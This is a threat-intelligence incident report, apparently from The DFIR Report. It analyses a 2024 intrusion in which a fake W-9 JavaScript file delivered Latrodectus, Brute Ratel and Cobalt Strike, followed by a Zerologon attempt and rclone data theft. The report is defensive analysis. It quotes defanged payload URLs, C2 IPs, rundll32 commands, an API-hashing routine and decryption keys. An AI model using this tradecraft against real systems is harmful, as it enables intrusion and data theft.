2024年5月,一起网络攻击事件中,威胁行为者通过伪装成税务表格的恶意JavaScript文件入侵目标网络。该文件关联到Lunar Spider初始访问组,并下载MSI包以部署Brute Ratel DLL和Latrodectus恶意软件。攻击者利用多种工具进行侦察、横向移动和特权提升,包括获取域管理员凭据、部署Cobalt Strike以及利用Zerologon漏洞。最终,在第20天通过Rclone工具成功外泄数据。尽管攻击持续近两个月且访问关键基础设施,但未观察到勒索软件部署。 2025-9-29 14:30:6 Author: thedfirreport.com(查看原文) 阅读量:52 收藏
Case Summary
The intrusion took place in May 2024, when a user executed a malicious JavaScript file. This Javascipt file has been previously reported as associated with the Lunar Spider initial access group by EclecticIQ. The heavily obfuscated file, masquerading as a legitimate tax form, contained only a small amount of executable code dispersed among extensive filler content used for evasion. The JavaScript payload triggered the download of a MSI package, which deployed a Brute Ratel DLL file using rundll32.
The Brute Ratel loader subsequently injected Latrodectus malware into the explorer.exe process, and established command and control communications with multiple CloudFlare-proxied domains. The Latrodectus payload was then observed retrieving a stealer module. Around one hour after initial access, the threat actor began reconnaissance activities using built-in Windows commands for host and domain enumeration, including ipconfig, systeminfo, nltest, and whoami commands.
Approximately six hours after initial access, the threat actor established a BackConnect session, and initiated VNC-based remote access capabilities. This allowed them to browse the file system and upload additional malware to the beachhead host.
On day three, the threat actor discovered and accessed an unattend.xml Windows Answer file containing plaintext domain administrator credentials left over from an automated deployment process. This provided the threat actor with immediate high-privilege access to the domain environment.
On day four, the threat actor expanded their activity by deploying Cobalt Strike beacons. They escalated privileges using Windows’ Secondary Logon service and the runas command to authenticate as the domain admin account found the prior day. The threat actor then conducted extensive Active Directory reconnaissance using AdFind. Around an hour after this discovery activity they began lateral movement. They used PsExec to remotely deploy Cobalt Strike DLL beacons to several remote hosts including a domain controller as well as file and backup servers.
They then paused for around five hours. On their return, they deployed a custom .NET backdoor that created a scheduled task for persistence and setup an additional command and control channel. They also dropped another Cobalt Strike beacon that had a new command and control server. They then used a custom tool that used the Zerologon (CVE-2020-1472) vulnerability to attempt additional lateral movement to a second domain controller. After that they then tried to execute Metasploit laterally to that domain contoller via a remote service. However they were unable to establish a command and control channel from this action.
On day five, the threat actor returned using RDP to access a new server that they then dropped the newest Cobalt Strike beacon on. This was then followed by an RDP logon to a file share server where they also deployed Cobalt Strike. Around 12 hours after that they returned to the beachhead host and replaced the BruteRatel file used for persistence with a new BruteRatel badger DLL. After this there was a large gap before their next actions.
Fifteen days later, the 20th since initial access, the threat actor became active again. They deployed a set of scripts to execute a renamed rclone binary to exfiltrate the data from the file share server. This exfiltration used FTP to send data over a roughly 10 hour period to the threat actor’s remote host. After this concluded there was another pause in threat actor actions.
On the 26th day of the intrusion the threat actor returned to the backup server and used a PowerShell script to dump credentials from the backup server software. Two days later on the backup server they appeared again and dropped a network scanning tool, rustscan, which they used to scan subnets across the environment. After this hands on activity ceased again.
The threat actor maintained intermittent command and control access for nearly two months following initial compromise, leveraging BackConnect VNC capabilities and multiple payloads, including Latrodectus, Brute Ratel, and Cobalt Strike, before being evicted from the environment. Despite the extended dwell time and comprehensive access to critical infrastructure, no ransomware deployment was observed during this intrusion.
If you would like to get an email when we publish a new report, please subscribe here.
Analysts
Analysis and reporting completed by RussianPanda, Christos Fotopoulos, Salem Salem, reviewed by @svch0st.
Initial Access


The infection began with the execution of a Latrodectus JavaScript file, Form_W-9_Ver-i40_53b043910-86g91352u7972-6495q3.js, first reported on X by @Cryptolaemus1 in the following post:

The malware was first uploaded to VirusTotal on May 9, 2024, prior to Operation Endgame. This operation occurred between May 27 and 29, 2024, during which law enforcement dismantled multiple botnets, including Latrodectus.
After the take down of the botnet, Latrodectus reappeared in June 2024, using tax-themed phishing campaigns as its initial access mechanism that dropped Latrodectus version 1.3 along with Brute Ratel, according to this article by Trustwave.
Although our sample was from May and its file name was related to a W-9 tax form, it was version 1.3 of the malware and additionally it utilized Brute Ratel. Based on that, we believe it to be an early version of the campaign that was used later in June.
This report from Rapid7, also from June 2024, shows a malicious ad as the initial access used to lure a victim to download the malicious Javascript file. Given the similarity of that report and our initial malware behavior we assess that this we likely the same method used for our case as well.
The heavily obfuscated JS file contained multiple lines starting with //, which included filler text. After further analyzing the file, a deobfuscation workflow was identified, executing all the lines of code starting with ////.



Deobfuscating the Latrodectus malware, uncovered that it performed an HTTP request to the URL hxxp://91.194.11[.]64/MSI.msi to install the next stage, thus triggering the Suricata rule from Emerging Threats ET POLICY Observed MSI Download.
Execution


Static analysis of the MSI package revealed that upfilles.dll was embedded within the compressed disk1.cab archive. The MSI installer utilized a custom action to execute the DLL via the legitimate Windows binary rundll32.exe, specifically invoking the exported function stow to initiate malicious execution.
Brute Ratel

On day one, the loader upfilles.dll began execution on the beachhead host by resolving three APIs (VirtualAlloc, LoadLibraryA, GetProcessAddress) via the following hashing algorithm:
    for char in api_name:
        char_byte = ord(char)

        # Converts to lowercase, adds current hash
        temp = (char_byte | 0x60) + hash_value

        # Double for position-dependent hash
        hash_value = 2 * temp

    return hash_value
Then it decrypted the intermediary Brute Ratel payload via an XOR decryption algorithm using the embedded key:
21 79 3C 7A 39 5F 3E 24 54 4A 7A 35 6C 33 3E 32 5F 66 74 76 6D 59 3C 4D 00

The shellcode above then decrypted the BRC4 badger via the RC4 key 71 24 70 2C 7D 70 61 3F. Below are the decrypted Brute Ratel C4 (BRC4) C2s and RC4 key to decrypt the gathered information on the infected system that is sent to the C2.


The subsequent YARA rule triggered during a scan of the process memory for Brute Ratel:
On day five, the threat actor deployed a new Brute Ratel DLL through the established BackConnect session:
rundll32 wscadminui.dll, wsca
The wscadminui.dll file serves as the Brute Ratel badger payload, maintaining the same obfuscation patterns established by the upfilles.dll loader. Decryption of the intermediary BRC4 payload is achieved through XOR operations using the embedded key sequence 75 36 58 33 64 4F 61 3F 4B 59 23 42 77 42 6F 41 39 6D 6E 4E 5E 46 56 47 66 41 00.
Latrodectus

After executing, Brute Ratel deployed Latrodectus malware through process injection into explorer.exe leveraging CreateRemoteThread API. Latrodectus, a downloader first identified by Proofpoint researchers in November 2023, is attributed to the same threat actors responsible for developing IcedID.
Approximately six hours later, the process running Latrodectus established a connection to 193.168.143[.]196 on the beachhead host, which we suspect to have been a BackConnect C2 server. BackConnect is a post-compromise module that was initially deployed by IcedID, allowing threat actors to leverage infected systems for remote access through VNC modules. Multiple security researchers, such as Elastic Security Labs, hypothesize that Latrodectus is a potential successor to IcedID, due to code reuse and behavioral similarities, including the use of the same commands in the Discover flag.
An hour after this traffic started, the following command was executed to switch to UTF-8 encoding:
cmd.exe /K chcp 65001 && c: && cd c:\
This command was previously observed in Keyhole, a multi-functional VNC/BackConnect component used by IcedID, and prior cases involving IcedID infection.

A few minutes later, Latrodectus spawned DLLHost.exe to likely inject the BackConnect payload with PROCESS_ALL_ACCESS (0x1fffff) access rights. The granted access rights provide full control over the target process, enabling memory manipulation, thread creation, and DLL injection capabilities.
lsassa.exe Backdoor
On day four, the threat actor deployed and executed a binary named lsassa.exe via BackConnect on the beachhead host.

The lsassa.exe file was a .NET backdoor that contained an encrypted payload embedded in an assembly resource file named lsassa&&. Inside this resource, a small header was present declaring which protections were used (encryption and/or compression). If encryption is used, it either uses a key embedded in the file or derives one from the assembly’s public key token, then decrypts the payload. If compression is enabled, the code decompresses the decrypted data before loading it.

The backdoor implemented a persistent command and control system that establishes covert communication between an infected machine and a remote threat actor controlled server while creating a scheduled task for persistence. Upon initialization, the backdoor establishes a timer-based polling mechanism that triggers every 250 seconds to maintain regular contact with the C2 infrastructure and uses extracted obfuscated strings to construct the command. In our case, the threat actor leveraged the backdoor to create a scheduled task on the beachhead host with the command:
